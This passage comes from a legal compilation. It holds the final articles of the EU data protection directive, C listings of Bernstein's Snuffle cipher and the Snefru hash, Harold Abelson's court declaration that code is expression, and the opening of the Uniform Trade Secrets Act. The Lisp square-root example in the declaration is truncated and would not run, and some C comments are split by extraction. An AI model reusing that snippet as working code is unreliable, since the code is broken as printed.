Without prejudice to any administrative remedy for which provision may be made, inter alia before the supervisory authority referred to in Article 28, prior to referral to the judicial authority, Member States shall provide for the right of every person to a judicial remedy for any breach of the rights guaranteed him by the national law applicable to the processing in question.

#### **Article 23 Liability**

1. Member States shall provide that any person who has suffered damage as a result of an unlawful processing operation or of any act incompatible with the national provisions adopted pursuant to this Directive is entitled to receive compensation from the controller for the damage suffered.

2. The controller may be exempted from this liability, in whole or in part, if he proves that he is not responsible for the event giving rise to the damage.

#### **Article 24 Sanctions**

The Member States shall adopt suitable measures to ensure the full implementation of the provisions of this Directive and shall in particular lay down the sanctions to be imposed in case of infringement of the provisions adopted pursuant to this Directive.

## **CHAPTER IV**

### **TRANSFER OF PERSONAL DATA TO THIRD COUNTRIES**

#### **Article 25 Principles**

1. Member States shall provide that the transfer to a third country of personal data which are undergoing processing or are intended for processing after transfer may take place only if, without prejudice to compliance with the national provisions adopted pursuant to the other provisions of this Directive, the third country in question ensures an adequate level of protection.

2. The adequacy of the level of protection afforded by a third country shall be assessed in the light of all the circumstances surrounding a data transfer operation or set of data transfer operations; particular consideration shall be given to the nature of the data, the purpose and duration of the proposed processing operation or operations, the country of origin and country of final destination, the rules of law, both general and sectoral, in force in the third country in question and the professional rules and security measures which are complied with in those countries.

3. Member States and the Commission shall inform each other of cases where they consider that a third country does not ensure an adequate level of protection within the meaning of paragraph 2.

4. Where the Commission finds, under the procedure provided for in Article 31(2), that a third country does not ensure an adequate level of protection within the meaning of paragraph 2 of this Article Member States shall take the measures necessary to prevent the transfer of data of the same type to the third country in question.

5. At the appropriate time, the Commission shall enter into negotiations with a view to remedying the situation resulting from the finding made pursuant to paragraph 4.

6. The Commission may find, in accordance with the procedure referred to in Article 31(2), that a third country ensures an adequate level of protection within the meaning of paragraph 2 of this Article, by reason of its domestic law or of the international commitments it has entered into, particularly upon conclusion of the negotiations referred to in paragraph 5, for the protection of the private lives and basic freedoms and rights of individuals.

Member States shall take the measures necessary to comply with the Commission's decision.

## **Article 26 Derogations**

1. By way of derogation from Article 25 and save where otherwise provided by domestic law governing particular cases, Member States shall provide that a transfer or a set of transfers of personal data to a third country which does not ensure an adequate level of protection within the meaning of Article 25(2) may take place on condition that:

- 1) the data subject has given his consent unambiguously to the proposed transfer, or
- 2) the transfer is necessary for the performance of a contract between the data subject and the controller or the implementation of precontractual measures taken in response to the data subject's request, or
- 3) the transfer is necessary for the conclusion or for the performance of a contract concluded in the interest of the data subject between the controller and a third party, or
- 4) the transfer is necessary or legally required on important public interest grounds, or for the establishment, exercise or defence of legal claims, or
- 5) the transfer is necessary in order to protect the vital interests of the data subject, or



6) the transfer is made from a register which according to laws or regulations is intended to provide information to the public and which is open to consultation either by the public in general or by any person who can demonstrate legitimate interest, to the extent that the conditions laid down in law for consultation are fulfilled in the particular case.

2. Without prejudice to paragraph 1, a Member State may authorize a transfer or a set of transfers of personal data to a third country which does not ensure an adequate level of protection within the meaning of Article 25(2), where the controller adduces sufficient guarantees with respect to the protection of the privacy and fundamental rights and freedoms of individuals and as regards the exercise of the corresponding rights; such guarantees may in particular result from appropriate contractual clauses.

3. The Member State shall inform the Commission and the other Member States of the authorizations granted pursuant to paragraph 2.

If a Member State or the Commission objects on justified grounds involving the protection of the privacy and fundamental rights and freedoms of individuals, the Commission shall take appropriate measures in accordance with the procedure laid down in Article 31(2).

Member States shall take the necessary measures to comply with the Commission's decision.

4. Where the Commission decides, in accordance with the procedure referred to in Article 31(2), that certain standard contractual clauses offer sufficient guarantees required by paragraph 2, Member States shall take the necessary measures to comply with the Commission's decision.

## **CHAPTER V**

### **CODES OF CONDUCT**

#### **Article 27**

1. The Member States and the Commission shall encourage the drawing up of codes of conduct intended to contribute to the proper implementation of the national provisions adopted by the Member States pursuant to this Directive, taking account of the specific features of the various sectors.

2. Member States shall make provision for trade associations and other bodies representing other categories of controllers which have drawn up draft national codes or which have the intention of amending or extending existing national codes to be able to submit them to the opinion of the national authority.

Member States shall make provision for this authority to ascertain, among other things, whether the drafts submitted to it are in accordance with the national provisions adopted pursuant to this Directive. If it sees fit, the authority shall seek the views of data subjects or their representatives.

3. Draft Community codes, and amendments or extensions to existing Community codes, may be submitted to the Working Party referred to in Article 29. This Working Party shall determine, among other things, whether the drafts submitted to it are in accordance with the national provisions adopted pursuant to this Directive. If it sees fit, the authority shall seek the views of data subjects or their representatives. The Commission may ensure appropriate publicity for the codes which have been approved by the Working Party.

## **CHAPTER VI**

### **SUPERVISORY AUTHORITY AND WORKING PARTY ON THE PROTECTION OF INDIVIDUALS WITH REGARD TO THE PROCESSING OF PERSONAL DATA**

#### **Article 28 Supervisory authority**

1. Each Member State shall provide that one or more public authorities are responsible for monitoring the application within its territory of the provisions adopted by the Member States pursuant to this Directive.

These authorities shall act with complete independence in exercising the functions entrusted to them.

2. Each Member State shall provide that the supervisory authorities are consulted when drawing up administrative measures or regulations relating to the protection of individuals' rights and freedoms with regard to the processing of personal data.

3. Each authority shall in particular be endowed with:

- investigative powers, such as powers of access to data forming the subject-matter of processing operations and powers to collect all the information necessary for the performance of its supervisory duties;
- effective powers of intervention, such as, for example, that of delivering opinions in accordance with Article 20, before processing operations are carried out and ensuring appropriate publication of such opinions, or that of ordering the blocking, erasure or destruction of data, or of imposing a temporary or definitive ban on processing, or that of warning or admonishing the controller or that of referring the matter to national parliaments or other political institutions;
- the power to engage in legal proceedings where the national provisions adopted pursuant to this Directive have been violated or to bring these violations to the attention of the judicial authorities.

Decisions by the supervisory authority which give rise to complaints may be appealed against through the courts.

4. Each supervisory authority shall hear claims lodged by any person, or by an association representing that person, concerning the protection of his rights and freedoms

in regard to the processing of personal data. The person concerned shall be informed of the outcome of the claim.

Each supervisory authority shall, in particular, hear claims for checks on the lawfulness of data processing lodged by any person when the national provisions adopted pursuant to Article 13 of this Directive apply. The person shall at any rate be informed that a check has taken place.

5. Each supervisory authority shall draw up a report on its activities at regular intervals. The report shall be made public.

6. Each supervisory authority is competent, whatever the national law applicable to the processing in question, for exercising, on the territory of its own Member State, the powers attributed to it in accordance with paragraph 3. Each authority may be requested to exercise its powers by an authority of another Member State.

The supervisory authorities shall cooperate with one another to the extent necessary for the performance of their duties, in particular by exchanging all useful information.

7. Member States shall provide that the members and staff of the supervisory authority, even after their employment has ended, are to be subject to a duty of professional secrecy with regard to confidential information to which they have access.

#### **Article 29 Working Party on the Protection of Individuals with regard to the Processing of Personal Data**

1. A Working Party on the Protection of Individuals with regard to the Processing of Personal Data, hereinafter referred to as "the Working Party", is hereby set up.

It shall have advisory status and act independently.

2. The Working Party shall be composed of a representative of the supervisory authority or authorities designated by each Member State and of a representative of the authority or authorities established for Community institutions and bodies, and of a representative of the Commission.

Each member of the Working Party shall be designated by the institution, authority or authorities which he represents. Where a Member State designates more than one supervisory authority, they shall nominate a joint representative. The same shall apply for the authorities established for Community institutions and bodies.

3. The Working Party shall take decisions by a simple majority of the representatives of the supervisory authorities.

4. The Working Party shall elect its chairman. The chairman's term of office shall be two years. His appointment shall be renewable.

5. The Working Party's secretariat shall be provided by the Commission.

6. The Working Party shall adopt its own rules of procedure.

7. The Working Party shall consider items placed on its agenda by its chairman, either on his own initiative or at the request of a representative of the supervisory authorities or at the Commission's request.

### **Article 30**

1. The Working Party shall:

(a) examine any question covering the application of the national measures adopted under this Directive in order to contribute to the uniform application of such measures;

(b) give the Commission an opinion on the level of protection in the Community and in third countries;

(c) advise the Commission on any proposed amendment of this Directive, on any additional or specific measures to safeguard the rights and freedoms of natural persons with regard to the processing of personal data and on any other proposed Community measures affecting such rights and freedoms;

(d) give an opinion on codes of conduct drawn up at Community level.

2. If the Working Party finds that divergences likely to affect the equivalence of protection for persons with regard to the processing of personal data in the Community are arising between the laws or practices of Member States, it shall inform the Commission accordingly.

3. The Working Party may, on its own initiative, make recommendations on all matters relating to the protection of persons with regard to the processing of personal data in the Community.

4. The Working Party's opinions and recommendations shall be forwarded to the Commission and to the committee referred to in Article 31.

5. The Commission shall inform the Working Party of the action it has taken in response to its opinions and recommendations. It shall do so in a report which shall also be forwarded to the European Parliament and the Council. The report shall be made public.

6. The Working Party shall draw up an annual report on the situation regarding the protection of natural persons with regard to the processing of personal data in the Community and in third countries, which it shall transmit to the Commission, the European Parliament and the Council. The report shall be made public.

## **CHAPTER VII**

### **COMMUNITY IMPLEMENTING MEASURES**

#### **Article 31 The Committee**

1. The Commission shall be assisted by a committee composed of the representatives of the Member States and chaired by the representative of the Commission.

2. The representative of the Commission shall submit to the committee a draft of the measures to be taken. The committee shall deliver its opinion on the draft within a time limit which the chairman may lay down according to the urgency of the matter.

The opinion shall be delivered by the majority laid down in Article 148(2) of the Treaty. The votes of the representatives of the Member States within the committee shall be weighted in the manner set out in that Article. The chairman shall not vote.

The Commission shall adopt measures which shall apply immediately. However, if these measures are not in accordance with the opinion of the committee, they shall be communicated by the Commission to the Council forthwith. In that event:

The Commission shall defer application of the measures which it has decided for a period to be laid down in each act adopted by the Council, but which may in no case exceed three months from the date of communication.

The Council, acting by a qualified majority, may take a different decision within the time limit referred to in the previous paragraph.

## **FINAL PROVISIONS**

### **Article 32**

1. Member States shall bring into force the laws, regulations and administrative provisions necessary to comply with this Directive at the latest at the end of a period of three years from the adoption of the Directive.

When Member States adopt these measures, they shall contain a reference to this Directive or be accompanied by such reference on the occasion of their official publication. The methods of making such reference shall be laid down by the Member States.

2. Member States shall ensure that processing already underway on the date the national provisions adopted pursuant to this Directive enter into force, is brought into conformity with these provisions within 3 years of this date.

By way of derogation from the preceding subparagraph, Member States may provide that the processing of data already held in manual filing systems on the date of entry into force of the national provisions adopted in implementation of this Directive shall be brought into conformity with Articles 6, 7 and 8 within 12 years of the date on which this Directive is adopted. Member States shall, however, grant the data subject the right to obtain, at his request and in particular at the time of exercising his right of access, the rectification, erasure or blocking of data which are incomplete, inaccurate or stored in a way incompatible with the legitimate purposes pursued by the controller.

3. By way of derogation from paragraph 2, Member States may provide, subject to suitable safeguards, that data kept for the sole purpose of historical research are not brought into conformity with Articles 6, 7 and 8 of this Directive.

4. Member States shall communicate to the Commission the provisions of national law which they adopt in the field covered by this Directive.

### **Article 33**

The Commission shall report to the Council and the European Parliament at regular intervals, starting not later than three years after the date referred to in Article 32(1), on the implementation of this Directive, attaching to its report, if necessary, suitable proposals for amendments. The report shall be made public.

The Commission shall examine, in particular, the application of this Directive to the data processing of sound and image data relating to natural persons and shall submit any appropriate proposals which prove to be necessary, taking account of developments in information technology and in the light of the state of progress in the information society.

### **Article 34**

This Directive is addressed to the Member States

Done at Brussels,

For the European Parliament For the Council

The President The President

[1]1 OJ No C 277, 5.11.1990, p. 3 and OJ No C 311, 27.11.1992, p. 38.

[2] OJ No C 159, 17.6.1991, P. 38

[3]Opinion of the European Parliament of ... (not yet published in the Official Journal), common position of the Council of .... (not yet published in the Official Journal)and decision of the European Parliament of.... (not yet published in the Official Journal).

## Appendix I

### BERNSTEIN ENCRYPTION SOURCE CODE LISTINGS

#### I.1 Implementation file snuffle.c\*

```
#include <stdio.h>
#include "snefru.h"

#define NMAX 10000

main(argc,argv)
int argc;
char *argv[];
{
    register int ch;
    static unsigned char x[NMAX];
    register unsigned char y = 0;
    static unsigned char h[NMAX];
    static unsigned char m[32];
    static unsigned char l[64];
    static unsigned char k[64];
    register int n = 64;
    register int i;
    register WORD32 *wm = &m[0];
    register WORD32 *wl = &l[0];
    register int level = 3;

    SetupHash512();

    for (i = 0; i < 64; i++)
        x[i] = k[i] = h[i] = 0;
    /* What matters is x[9...63], y, k[0...63], h[0...63]. */

    i = 0;
    while (((ch = getchar()) != EOF) && (ch != '\n'))
        if (i < 64)
            k[i++] = (unsigned char) ch;
        else if (i < 119)
            x[i++ - 55] = (unsigned char) ch;
    if (argv[1])
        for (i = 0; argv[1][i] && (i < 64); i++)
            h[i] = argv[1][i];

    while ((ch = getchar()) != EOF)
```

```

{
  if (!(n & 31))
  {
    for (i = 0; i < 64; i++)
      l[i] = k[i] ^ h[n - 64 + i];
    Hash512(wm, wl, level, 8);
  }

  x[n] = x[n - 24] + x[n - 55] + ((unsigned char) ch);
  h[n] = x[n] + m[n & 31];
  y += h[n];
  (void) putchar((char) y);

  n++;
  if (n == NMAX)
  {
    for (i = 0; i < 64; i++)
    {
      x[(n & 31) + i] = x[n - 64 + i];
      h[(n & 31) + i] = h[n - 64 + i];
    }
    n = (NMAX & 31) + 64;
  }
}
}

```



## I.2 Implementation file unsnuffle.c\*

```
#include <stdio.h>
#include "snefru.h"

#define NMAX 10000

main(argc,argv)
int argc;
char *argv[];
{
    register int ch;
    static unsigned char x[NMAX];
    register unsigned char y = 0;
    static unsigned char h[NMAX];
    static unsigned char m[32];
    static unsigned char l[64];
    static unsigned char k[64];
    register int n = 64;
    register int i;
    register WORD32 *wm = &m[0];
    register WORD32 *wl = &l[0];
    register int level = 3;

    SetupHash512();

    for (i = 0; i < 64; i++)
        x[i] = k[i] = h[i] = 0;
    /* What matters is x[9...63], y, k[0...63], h[0...63]. */

    i = 0;
    while (((ch = getchar()) != EOF) && (ch != '\n'))
        if (i < 64)
            k[i++] = (unsigned char) ch;
        else if (i < 119)
            x[i++ - 55] = (unsigned char) ch;
    if (argv[1])
        for (i = 0; argv[1][i] && (i < 64); i++)
            h[i] = argv[1][i];

    while ((ch = getchar()) != EOF)
    {
        if (!(n & 31))
        {
            for (i = 0; i < 64; i++)
```

```

    l[i] = k[i] ^ h[n - 64 + i];
    Hash512(wm,wl,level,8);
}

h[n] = ch - y;
y = ch;
x[n] = h[n] - m[n & 31];
(void) putchar((char) (x[n] - x[n - 24] - x[n - 55]));

n++;
if (n == NMAX)
{
    for (i = 0; i < 64; i++)
    {
        x[(n & 31) + i] = x[n - 64 + i];
        h[(n & 31) + i] = h[n - 64 + i];
    }
    n = (NMAX & 31) + 64;
}
}
}

```

### I.3 Implementation file snefru.c<sup>^</sup>

```
/* snefru.c
** This is Snefru, derived from the Xerox Secure Hash Function.
** Snefru is a one-way hash function that provides authentication.
** It does not provide secrecy.
**
** Snefru is named after a Pharaoh of ancient Egypt.
**
** It is based on code that is:
** Copyright (c) Xerox Corporation 1989. All rights reserved.
**
** License to copy and use this software is granted provided that it
** is identified as the 'Xerox Secure Hash Function' in all material
** mentioning or referencing this software or this hash function.
**
** License is also granted to make and use derivative works provided
** that such works are identified as 'derived from the Xerox Secure
** Hash Function' in all material mentioning or referencing the
** derived work.
**
** Xerox Corporation makes no representations concerning either the
** merchantability of this software or the suitability of this
** software for any particular purpose. It is provided "as is"
** without express or implied warranty of any kind.
**
** These notices must be retained in any copies of any part of this
** software.
**
** Based on the reference implementation (no algorithm changes) of
** version 2.0, July 31, 1989. Implementor: Ralph C. Merkle.
** This edition is by Rich Balz, .
*/
#include <stdio.h>
#include "snefru.h"
#ifdef RCSID
static char RCS[] =
    "$Header: snefru.c,v 1.1 90/03/22 13:00:13 rsalz Exp $";
#endif /* RCSID */

#define SIZEOF(s) (sizeof s / sizeof s[0])

/*
** Get the byte order. If the four bytes 1 2 3 4 are stored as 1234,
** then we can do punning on the byte/word buffers, and just quickly
** copy things. If not, we have to shuffle between buffers.
*/
#if defined(sun) && !defined(i386)
    /* All Sun's except the 386i. */
#define BYTESHILO
#endif /* \. */

#if defined(mc300) || defined(mc500) || defined(u3b2)
    /* The Masscomp MC5500 and MC5500-PEP and the ATT3b2. */
#define BYTESHILO
```

```

#endif          /* .. */

extern char *optarg;
extern int  optind;

/*
** Convert a byte array to an array of WORD32. Primarily intended to
** eliminate the byte-ordering problem (e.g., a Vax orders the bytes in
a
** character array differently than a Sun does). Using this will slow
the
** hash function! This is only needed on Vax-like machines, and can be
** removed for Sun3-like byteorders.
*/
static void
BytesToWords(Cbuffer, Wbuffer)
    register char *Cbuffer;
    register WORD32 *Wbuffer;
{
#ifdef BYTESHILO
    register WORD32 *pun;
    register int i;

    for (pun = (WORD32 *)Cbuffer, i = BUFFERSIZEINWORDS; --i >= 0; )
        *Wbuffer++ = *pun++;
#else /* BYTESHILO */
    register int i;
    register WORD32 t0;
    register WORD32 t1;
    register WORD32 t2;
    register WORD32 t3;

    for (i = BUFFERSIZEINWORDS; --i >= 0; Cbuffer += 4) {
        t0 = Cbuffer[0] & 0xFF;
        t1 = Cbuffer[1] & 0xFF;
        t2 = Cbuffer[2] & 0xFF;
        t3 = Cbuffer[3] & 0xFF;
        *Wbuffer++ = (t0 << 24) | (t1 << 16) | (t2 << 8) | t3;
    }
#endif /* BYTESHILO */
}

static void
Usage()
{
    (void)fprintf(stderr, "Usage: snefru [-l#] [-o#] [inputfile]\n");
    (void)fprintf(stderr, "Where %s and %s.\n",
        "-l takes 2, 3, or 4", "-o takes 4 or 8");
    exit(1);
}

/*
** Read the input, hashes it, and prints the result. Much of the logic

```

```

**  in the main program is taken up with the trivia of buffer
management,
**  error checking, command-line parameter checking, self-tests, and the
**  like. The actual use of the hash function occupies a modest portion
of
**  the overall program.
**
**  The basic idea is simple. As an example, if H is the hash function
**  that produces either 128-bit (or 256-bit) outputs, and if we pick an
**  input string that is 3 "chunks" long then we are computing:
**
**  output = H( H( H( H(0 || chunk[0]) || chunk[1]) || chunk[2]) || bit-
length)
**
**  "||" is the concatenation operator, and is used to concatenate the
**  output field of the preceding computation of H with the next "chunk"
**  of bits from the input.
**
**  "bit-length" is a "chunk" sized field into which has been put the
**  length of the input, in bits, right justified. Note that the size
of
**  a "chunk" is just the input size minus the output size.
**
**  "0" is a vector of 0 bits of the same size (in bits) as the output
of
**  H (i.e., either 128 or 256 bits).
**
**  "chunk" is an array which holds the input string. The final element
of
**  the array is left justified and zero-filled on the right.
**
*/
main(ac, av)
    int      ac;
    char     *av[];
{
    WORD32   BitCount[2];
    WORD32   hashArray[INPUTBLOCKSIZE];
    WORD32   hash[OUTPUTBLOCKSIZE];
    WORD32   Wbuffer[BUFFERSIZEINWORDS];
    char     Cbuffer[BUFFERSIZE];
    int      OutputBlockSize;
    int      ChunkSize;
    int      ByteCount;
    int      Index;
    int      GotEOF;
    int      i;
    int      level;

    /* Set up defaults. Four 32-bit word (128 bits) with two
iterations. */
    OutputBlockSize = 4;
    ChunkSize = INPUTBLOCKSIZE - 4;
    level = 2;

    /* Parse JCL. */
    while ((i = getopt(ac, av, "l:o:")) != EOF)

```

```

switch (i) {
default:
    Usage();
    /* NOTREACHED */
case 'l':
    level = atoi(optarg);
    if (level != 2 && level != 3 && level != 4)
        Usage();
    break;
case 'o':
    OutputBlockSize = atoi(optarg);
    if (OutputBlockSize != 4 && OutputBlockSize != 8)
        Usage();
    ChunkSize = INPUTBLOCKSIZE - OutputBlockSize;
    if ((BUFFERSIZEINWORDS % ChunkSize) != 0) {
        (void)fprintf(stderr, "Buffer size is fouled up\n");
        exit(1);
    }
    break;
}

/* Get input. */
ac -= optind;
av += optind;
switch (ac) {
default:
    Usage();
    /* NOTREACHED */
case 0:
    break;
case 1:
    if (freopen(av[0], "r", stdin) == NULL) {
        perror("No input");
        (void)fprintf(stderr, "Can't open \"%s\" for reading.\n",
av[0]);
        Usage();
    }
    break;
}

/* Set up for the fast hash routine */
SetupHash512();

BitCount[0] = 0;
BitCount[1] = 0;

/* Get some input. */
ByteCount = fread(Cbuffer, sizeof Cbuffer[0], SIZEOF(Cbuffer),
stdin);
if (ByteCount < 0) {
    perror("First read failed");
    exit(1);
}
GotEOF = ByteCount != SIZEOF(Cbuffer);

/* Increment bit-count; bump upper 32 bits when lower 32 wraps. */
BitCount[1] += ByteCount * 8;

```

```

    if (BitCount[1] < ByteCount * 8)
        BitCount[0]++;

    /* Zero out rest of buffer, convert to words, set readpoint. */
    for (i = ByteCount; i < SIZEOF(Cbuffer); i++)
        Cbuffer[i] = 0;
    BytesToWords(Cbuffer, Wbuffer);

    for (i = 0; i < SIZEOF(hashArray); i++)
        hashArray[i] = 0;

    /* Hash each chunk in the input (either 48 byte chunks or 32 byte
    chunks)
    * and keep the result in hashArray. Note that the first 16 (32)
    * bytes of hashArray holds the output of the previous hash
    computation. */
    Index = 0;
    while (ByteCount > 0) {
        if (Index + ChunkSize > SIZEOF(Cbuffer)) {
            (void)fprintf(stderr, "Can't happen, buffer overrun.\n");
            exit(1);
        }

        /* Get next chunk and hash it in. */
        for (i = 0; i < ChunkSize; i++)
            hashArray[OutputBlockSize + i] = Wbuffer[Index + i];
        Hash512(hashArray, hashArray, level, OutputBlockSize);

        /* Move to next chunk. */
        Index += ChunkSize;
        ByteCount -= ChunkSize * 4;

        /* Out of data -- read some more */
        if (ByteCount <= 0) {
            if (GotEOF == 1)
                ByteCount = 0;
            else {
                if (ByteCount != 0) {
                    (void)fprintf(stderr, "Can't happen, error near
EOF.\n");
                    exit(1);
                }
                ByteCount = fread(Cbuffer, sizeof Cbuffer[0],
                                SIZEOF(Cbuffer), stdin);
                if (ByteCount < 0) {
                    perror("Read failed");
                    exit(1);
                }
                if (ByteCount != SIZEOF(Cbuffer))
                    GotEOF = 1;
            }
        }

        /* Increment bit-count; bump upper 32 bits when lower 32
        wraps. */
        BitCount[1] += ByteCount * 8;
        if (BitCount[1] < ByteCount * 8)
            BitCount[0] += 1;
    }

```

```

        /* Zero out rest of buffer, convert to words, set readpoint.
*/
        for (i = ByteCount; i < SIZEOF(Cbuffer); i++)
            Cbuffer[i] = 0;
        BytesToWords(Cbuffer, Wbuffer);
        Index = 0;
    }
}

/* Zero out the remainder of hashArray. */
for (i = 0; i < ChunkSize; i++)
    hashArray[OutputBlockSize + i] = 0;

/* Put the 64-bit bit-count into the final 64-bits of the block
about to
    * be hashed */
hashArray[INPUTBLOCKSIZE - 2] = BitCount[0];
hashArray[INPUTBLOCKSIZE - 1] = BitCount[1];

/* Final hash down. */
Hash512(hash, hashArray, level, OutputBlockSize);

/* 'hash' now holds the hashed result, which is printed on stdout.
*/
for (i = 0; i < OutputBlockSize; i++)
    (void)printf("%s%08x", i ? " " : "", hash[i]);
(void)printf("\n");
exit(0);
}

```



## I.4 Header file snefru.h<sup>^</sup>

```
/*
** This is Snefru, derived from the Xerox Secure Hash Function.
** Snefru is a one-way hash function that provides authentication.
** It does not provide secrecy.
**
** Snefru is named after a Pharaoh of ancient Egypt.
**
** It is based on code that is:
** Copyright (c) Xerox Corporation 1989. All rights reserved.
**
** License to copy and use this software is granted provided that it
** is identified as the 'Xerox Secure Hash Function' in all material
** mentioning or referencing this software or this hash function.
**
** License is also granted to make and use derivative works provided
** that such works are identified as 'derived from the Xerox Secure
** Hash Function' in all material mentioning or referencing the
** derived work.
**
** Xerox Corporation makes no representations concerning either the
** merchantability of this software or the suitability of this
** software for any particular purpose. It is provided "as is"
** without express or implied warranty of any kind.
**
** These notices must be retained in any copies of any part of this
** software.
**
** Based on the reference implementation (no algorithm changes) of
** version 2.0, July 31, 1989. Implementor: Ralph C. Merkle.
** This edition is by Rich $alz, .
** $Header: snefru.h,v 1.1 90/03/22 13:00:52 rsalz Exp $
*/
#include "patchlevel.h"

#if !defined(lint) && !defined(SABER)
#define RCSID
#endif /* .. */

/* Size in 32-bit words of an input block to the hash routine. */
#define INPUTBLOCKSIZE 16
/* Size in 32-bit words of largest output block from the hash
routine. */
#define OUTPUTBLOCKSIZE 8
/* This MUST be 3 * 2**n, where n > 5. */
#define BUFFERSIZE 3072
/* Buffer size is normally in bytes, but sometimes we need it in
words. */
#define BUFFERSIZEINWORDS (BUFFERSIZE / 4)
/* Number of S boxes. */
#define SBOXCOUNT 8
/* Maximum valid value for wordCount. */
#define WORDCOUNT 16

/* This MUST be 32 bits. */
```

```

typedef unsigned long int      WORD32;
/* An S-box. */
typedef WORD32                 SBOX[256];

/* The standard S boxes are defined in another file. */
extern SBOX SnefruSBoxes[SBOXCOUNT];

#define CHECKSUMHDR            "X-Checksum-Snefru"
#define HDRFIRSTCHAR           'X'
#define TRUE                   1
#define FALSE                  0
#define HDRTEXTSIZE            (8 + 1 + 8 + 1 + 8 + 1 + 8)

```

## I.5 Header file patchlevel.h<sup>^</sup>

```

/* patchlevel.h
** Header file for Snefru package.
** Based on the reference implementation (no algorithm changes) of
** version 2.0, July 31, 1989. Implementor: Ralph C. Merkle.
** This edition is by Rich $alz, .
**
** $Log: patchlevel.h,v $
** Revision 1.1 90/03/22 13:34:53 rsalz
** Initial revision
**
** $Header: patchlevel.h,v 1.1 90/03/22 13:34:53 rsalz Exp $
*/
#define PATCHLEVEL            0

```

### Notes

\* snuffle.c and unsnuffle.c obtained from <http://www.cs.bris.ac.uk/~bradley/snuffle.txt>

<sup>^</sup> snefru.h, snefru.c and patchlevel.h obtained from  
<http://sources.isc.org/dirlist.perl?dir=network/news/&tarball=snefru/snefru/snefru>

## Appendix J

### AFFIDAVIT OF PROFESSOR HAROLD ABELSON\*

IN THE UNITED STATES DISTRICT COURT

FOR THE NORTHERN DISTRICT OF CALIFORNIA

DANIEL J. BERNSTEIN )  
) C 95-00582 MHP  
Plaintiff, )  
) DECLARATION OF  
v. ) HAROLD ABELSON  
) )  
UNITED STATES DEPARTMENT OF )  
STATE et al., ) )  
Defendants. )  
)  
)

I, HAROLD ABELSON, hereby declare:

1. I am Professor of Computer Science and Engineering at the Massachusetts Institute of Technology in Cambridge, Massachusetts. I give this declaration in my personal capacity and not on behalf of MIT.
2. I have been active in computer science at MIT since 1969, when I began as a graduate student. I joined the MIT Department of Electrical Engineering and Computer Science as a faculty member in 1977.
3. Since 1981, I have been in charge of MIT's introductory computer science subject, "Structure and Interpretation of Computer Programs" (together with my colleague, Prof. Gerald Jay Sussman). This subject is taught at MIT each year to between 500 and 700 undergraduates.
4. Together with Gerald Jay Sussman and Julie Sussman, I am author of the textbook "Structure and Interpretation of Computer Programs," which is based on our MIT course. The first edition of this book was published by the MIT Press and the McGraw-Hill Book Company in 1985; the second edition will appear later this year.
5. Through the MIT course and the textbook, my work in computer science education has gained major visibility. Materials arising from our course are currently used at over 200 colleges and universities worldwide.
6. In recognition of my educational activities, I was named winner of 1995 Taylor L. Booth Award, given by the Institute of Electronic and Electrical Engineers (IEEE) Computer Society for outstanding contributions to computer science and engineering education. I was cited for continued contributions to the pedagogy and teaching of introductory computer science.
7. I comment from the perspective of someone who has been active in the teaching of university computer science.

## **COMPUTER PROGRAMS ARE A MEDIUM OF EXPRESSION**

8. The notion that computer programs are a medium of expression is widespread throughout computer science education. In particular, this notion is central to the approach to computer science used at MIT over the past fifteen years. The idea appears prominently in the preface to our textbook:

Our design of this introductory computer-science subject reflects two major concerns. First, we want to establish the idea that a computer language is not just a way of getting a computer to perform operations but rather that it is a novel formal medium for expressing ideas about methodology. Thus, programs must be written for people to read, and only incidentally for machines to execute....

## **COMPUTER PROGRAMS EXPRESS IDEAS ABOUT METHODOLOGY**

9. Just as ordinary mathematics and logic serve as a languages for expressing ideas about truth and falsehood (so-called "declarative knowledge"), computer programs serve as languages for expressing ideas about how to do things (so-called "imperative knowledge"). The following excerpt from a paper I wrote in 1990 expands on this point (from "Computation as a Framework for Engineering Education", in Research Directions in Computer Science: An MIT Perspective, Cambridge, MA: MIT Press, 1991):

10. "To illustrate the difference between declarative and imperative knowledge, consider the following definition of a square root:

The square root of a number  $X$  is the number  $Y$  such that  $Y$  times  $Y$  equals  $X$ .

This is declarative knowledge. It tells us something that is true about square roots. But it doesn't tell us how to find a square root.

11. "In contrast, consider the following ancient algorithm, attributed to Heron of Alexandria, for approximating square roots:

To approximate the square root of a positive number  $X$

- Make a guess for the square root of  $X$ .
- Compute an improved guess as the average of the guess and  $X$  divided by the guess.
- Keep improving the guess until it is good enough.

12. "Heron's method doesn't say anything about what square roots are, but it does say how to approximate them. It is a piece of imperative "how to" knowledge.

13. "Computer Science is in the business of formalizing imperative knowledge -- developing formal notations and ways to reason and talk about methodology. Here is Heron's method formalized as a procedure in the notation of the Lisp computer language:

```
(define (sqrt x)
  (define (good-enough? guess)
    (
      (define (improve guess)
        (average guess (/ x guess)))
      (define (try guess)
        (if (good-enough? guess)
            guess
            (try (improve guess))))
    (try 1))
```

14. "Certainly, if the only things we ever computed were square roots, then Computer Science would not be of much interest. Similarly, if all one ever did in geometry was

surveying, then geometry would not be of much interest. In each case, the importance of having a formalism is that it provides a framework for controlling complexity, a way to think about ideas that are too involved to think about all at once. The important techniques in Computer Science are the techniques for coping with methodological complexity."

### **EXPRESSIVE STYLE IS AN IMPORTANT ASPECT OF COMPUTER PROGRAMS**

15. One indication that computer programs have major expressive elements is that teachers of programming regularly evaluate student programs on stylistic issues such as readability (by people) and appropriateness of choice of elements. This is analogous to the way that teachers of writing evaluate student essays on the style and quality of writing, not just on the meanings of the words.

16. The criteria used in evaluating "programming style" are often unrelated to the sequence of operations that would be carried out by a computer in executing the program. Two programs might evoke exactly the same process when executed by a computer, and yet be judged very differently, because they express the process in different ways.

17. As an example, the following excerpt from our textbook (2nd edition) discusses a technique called "mapping over a list":

MAP is an important construct, not only because it captures a common pattern, but because it establishes a higher level of abstraction in dealing with lists. In the original definition of SCALE-LIST, the recursive structure of the program draws attention to the element-by-element processing of the list. Defining SCALE-LIST in terms of MAP suppresses that level of detail and emphasizes that scaling transforms a list of elements to a list of results. The difference between the two definitions is not that the computer is performing a different process (it isn't) but that we think about the process differently.

I declare under penalty of perjury that the foregoing is true and correct.

Dated: \_\_\_\_\_  
HAROLD ABELSON

\* Retrieved March 22, 2002 from [http://www.eff.org/Privacy/ITAR\\_export/Bernstein\\_case/Legal/960726\\_filing/HTML/abelson\\_decl.html](http://www.eff.org/Privacy/ITAR_export/Bernstein_case/Legal/960726_filing/HTML/abelson_decl.html)

## Appendix K

### TRADE SECRET LAWS

#### K.1 Uniform Trade Secrets Act (1985)

(Drafted by the National Conference of Commissioners on Uniform State Laws, as amended 1985)

---

##### §1. Definitions

As used in this Act, unless the context requires otherwise:

